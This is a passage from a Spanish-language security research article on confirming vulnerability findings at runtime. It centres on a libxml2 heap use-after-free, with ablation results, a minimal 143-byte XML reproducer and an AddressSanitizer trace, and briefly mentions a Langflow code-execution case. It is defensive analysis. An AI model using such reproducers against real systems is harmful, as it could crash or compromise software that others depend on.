salvedad en el propio hallazgo. A partir de ahí, la cuestión ya no es si el código se ejecuta, sino a qué puede acceder un inquilino de esta plataforma desde dentro del proceso del servidor, lo cual, sin sandbox, es todo lo que tiene la cuenta de servicio. La prueba de temporización sigue siendo la evidencia individual más sólida de la cadena, porque es la que cuenta con un control negativo y una respuesta lineal.
Caso 2: cómo corrigió el tiempo de ejecución el hallazgo de libxml2
El caso de Langflow muestra cómo el tiempo de ejecución confirma un hallazgo y le añade un dato. El segundo caso es menos cómodo y más útil, porque aquí las pruebas en tiempo de ejecución contradijeron nuestro propio informe.

El hallazgo era un use-after-free en el heap en la validación de ID de libxml2: dos atributos acaban apuntando al mismo objeto xmlID, y liberarlo una vez deja al segundo atributo sosteniendo memoria liberada. El análisis de la causa raíz era correcto hasta el número de línea.
El error se remonta a la corrección de febrero de 2022 de CVE-2022-23308. Aquella reelaboración del manejo de la tabla de ID dejó alcanzable esta ruta de aliasing, de modo que llevaba unos cuatro años en la biblioteca cuando el escaneo la señaló. Al hallazgo se adjuntaba una lista de seis condiciones que se decía necesarias para activarlo.

El informe sitúa el error en funciones y números de línea concretos. El alias comienza en xmlAddIDSafe, donde dos atributos acaban compartiendo un mismo objeto xmlID. Al destruir el documento, xmlFreeIDTable recorre la tabla de ID y libera ese objeto compartido mediante xmlFreeID; como la entrada con alias sigue apuntando a él, la siguiente lectura de esa entrada cae en memoria liberada. Ese es el marco xmlFreeID que aparece en la traza de ASan al final de esta sección.
Reconstruimos la biblioteca con AddressSanitizer y probamos cada condición de la forma más obvia: eliminar un ingrediente, recorrer todas las posiciones de fallo de asignación y observar si el fallo se mantiene:
| Condición eliminada | ¿Se sigue reproduciendo el fallo? | Veredicto |
|---|---|---|
XML_PARSE_NOENT (sustitución de entidades) |
Sí | No es necesaria |
XML_PARSE_DTDVALID (validación de DTD) |
Sí | No es necesaria |
| Tercer atributo, que no es un ID, en el elemento | Sí | No es necesaria |
| Valores de ID duplicados | No | Necesaria |
ATTLIST que declara los atributos como ID |
No | Necesaria |
| Cualquier fallo de asignación | No | Necesaria |
Tres de las seis no eran condiciones. Cada una tenía una justificación razonable, y cada una era una afirmación verdadera sobre la única traza de ejecución que había visto el analizador, convertida en condición necesaria sin que nadie comprobara si eliminarla detenía el fallo.
Lo que importa es la dirección del error. Las tres exageraban los requisitos. Dos de ellas eran opciones del parser no predeterminadas (XML_PARSE_NOENT y XML_PARSE_DTDVALID), de modo que el hallazgo, tal como estaba redactado, decía a los lectores que ambas opciones eran necesarias para resultar afectado.
En realidad, el error se activa con las opciones predeterminadas, sin ninguna opción establecida. Un equipo que leyera el hallazgo original podría haber decidido, de forma razonable y equivocada, que no le aplicaba.
Esta es la entrada más pequeña, de 143 bytes, que activa el fallo sin opciones no predeterminadas cuando se inyecta un fallo de asignación durante el análisis:
<!DOCTYPE root [
  <!ELEMENT root (elem)*>
  <!ATTLIST elem id1 ID #REQUIRED id2 ID #REQUIRED>
]>
<root>
  <elem id1="dup" id2="dup"/>
</root>
El otro requisito poco evidente que mantiene la tabla, junto con los ID duplicados y la declaración ATTLIST de ID, es un fallo de asignación: el fallo necesita que un malloc falle en algún punto durante el análisis, algo que un inyector de fallos dentro del arnés de pruebas (el arnés de fuzzing) fuerza durante su recorrido de fallos de asignación. Es una condición de memoria, no una opción del parser, así que la reproducción sigue ejecutándose con las opciones predeterminadas. También hace que el error sea difícil de activar por accidente en producción, porque exige que falle una asignación durante el análisis, una condición que las cargas de trabajo reales solo encuentran bajo presión de memoria y que el arnés alcanza mediante inyección de fallos. El objetivo de la prueba no es que el fallo sea fácil. Es que el informe se equivocó sobre qué configuraciones puede alcanzar el error.
Y esta es la traza del fallo de AddressSanitizer, producida con las opciones predeterminadas del parser y con el fallo de asignación inyectado:
=================================================================
==18492==ERROR: AddressSanitizer: heap-use-after-free on address 0x608000000420 at pc 0x7f81ab281a4b bp 0x7ffd19b3a1a0 sp 0x7ffd19b3a198
READ of size 8 at 0x608000000420 thread T0
    #0 0x7f81ab281a4a in xmlFreeID /libxml2/valid.c:2892:12
    #1 0x7f81ab280ef1 in xmlFreeIDTable /libxml2/valid.c:2914:5
    #2 0x7f81ab251208 in xmlFreeDoc /libxml2/tree.c:1240:5
    #3 0x55dc1820491a in main /libxml2/xmllint.c:3812:9

0x608000000420 is located 32 bytes inside of 48-byte region [0x608000000400,0x608000000430)
freed by thread T0 here:
    #0 0x7f81ab708f30 in free (/usr/lib/x86_64-linux-gnu/libasan.so.6+0xaaf30)
    #1 0x7f81ab281a4a in xmlFreeID /libxml2/valid.c:2892:12
    #2 0x7f81ab280ef1 in xmlFreeIDTable /libxml2/valid.c:2914:5
=================================================================

El experimento que lo resolvió llevó unos veinte minutos: seis variantes de un archivo de 143 bytes y un recorrido. La parte difícil, encontrar un use-after-free detrás de una ruta de destrucción protegida en siete mil líneas de código de validación, ya estaba hecha. La parte barata fue la que cambió la respuesta.
¿Qué sabe el sistema en ejecución que el código fuente no puede saber?
Cuatro hechos (alcanzabilidad, multiplicidad, necesidad y radio de impacto) solo pueden confirmarse ejecutando el sistema. Los dos casos no se parecen en nada. Uno es un servicio web en Python, el otro una biblioteca de análisis en C; uno es una decisión de diseño, el otro una regresión de cuatro años. Fallan de la misma manera porque ambos hallazgos son afirmaciones sobre el código fuente, y solo un sistema en ejecución puede confirmar o contradecir una afirmación a nivel de código fuente.
1. Alcanzabilidad. El análisis del código fuente demuestra que existe una ruta en el código. No puede demostrar que la ruta esté activa en el despliegue. El endpoint de Langflow responde, acepta el payload y lo ejecuta: eso había que verlo.
2. Multiplicidad. ¿Cuántas veces ocurre realmente la operación peligrosa por solicitud? Nada en un informe estático señala la cantidad, y es fácil pasarla por alto al leer el código a mano. A menudo decide la severidad, porque convierte un error funcional en un multiplicador de fuerza.
3. Necesidad. El análisis estático informa de las condiciones a lo largo de la ruta que rastreó. Son condiciones suficientes, presentadas como necesarias. Solo la prueba por eliminación, quitar una y reintentar, separa unas de otras, y esa diferencia es toda la estimación de la exposición. Tres de las seis en el caso de libxml2 no eran necesarias en absoluto.
4. Radio de impacto. Lo que el código puede alcanzar en tiempo de ejecución depende del proceso, no del repositorio: su ID de usuario, sus variables de entorno, sus secretos montados y su posición en la red. Un exec() acotado a un contenedor y uno acotado a root producen los mismos hallazgos a nivel de código fuente e incidentes muy distintos.
Observe que tres de los cuatro no tienen que ver con si el hallazgo es un falso positivo. Todo el mundo plantea la validación en tiempo de ejecución como una reducción de falsos positivos, y lo es, pero la mayor pérdida son los hallazgos que son correctos y están mal descritos. Esos no se descartan en el triaje. Se corrigen con la prioridad equivocada, o se aplazan por una razón que resulta no ser cierta y, a diferencia de un falso positivo, nadie descubre el error hasta que ocurre un incidente.
¿Qué cuenta como prueba de una vulnerabilidad?
«Validado» es una palabra que se usa mucho en los informes de seguridad y que a menudo no significa casi nada. Este es el estándar al que sometemos nuestros propios hallazgos, y es un estándar útil para aplicar a cualquier informe de seguridad:
- Un artefacto reproducible. La solicitud, el payload o el archivo de entrada exactos, en una forma que otra persona pueda reproducir. No una descripción en prosa del ataque. El archivo XML de 143 bytes, la solicitud HTTP con sus cabeceras, el código fuente del componente personalizado.
- Un oráculo. Algo que se pueda observar y que separe «la vulnerabilidad se activó» de «algo ha pasado». Un retardo de temporización que sigue al payload en línea recta. Un aborto de AddressSanitizer. Un archivo marcador. Una devolución de llamada DNS fuera de banda. Sin un oráculo, tiene una rareza, no un resultado.
- Un control negativo. La misma solicitud con la versión inofensiva del payload (en el Caso 1, el componente Recon sin el sleep), que muestre que la señal desaparece. La línea base de 0.43 segundos hace en esa tabla tanto trabajo como la lectura de 40.50 segundos, porque es lo que convierte una respuesta lenta en evidencia. Los hallazgos que se saltan el control son los que se desmoronan en la respuesta del 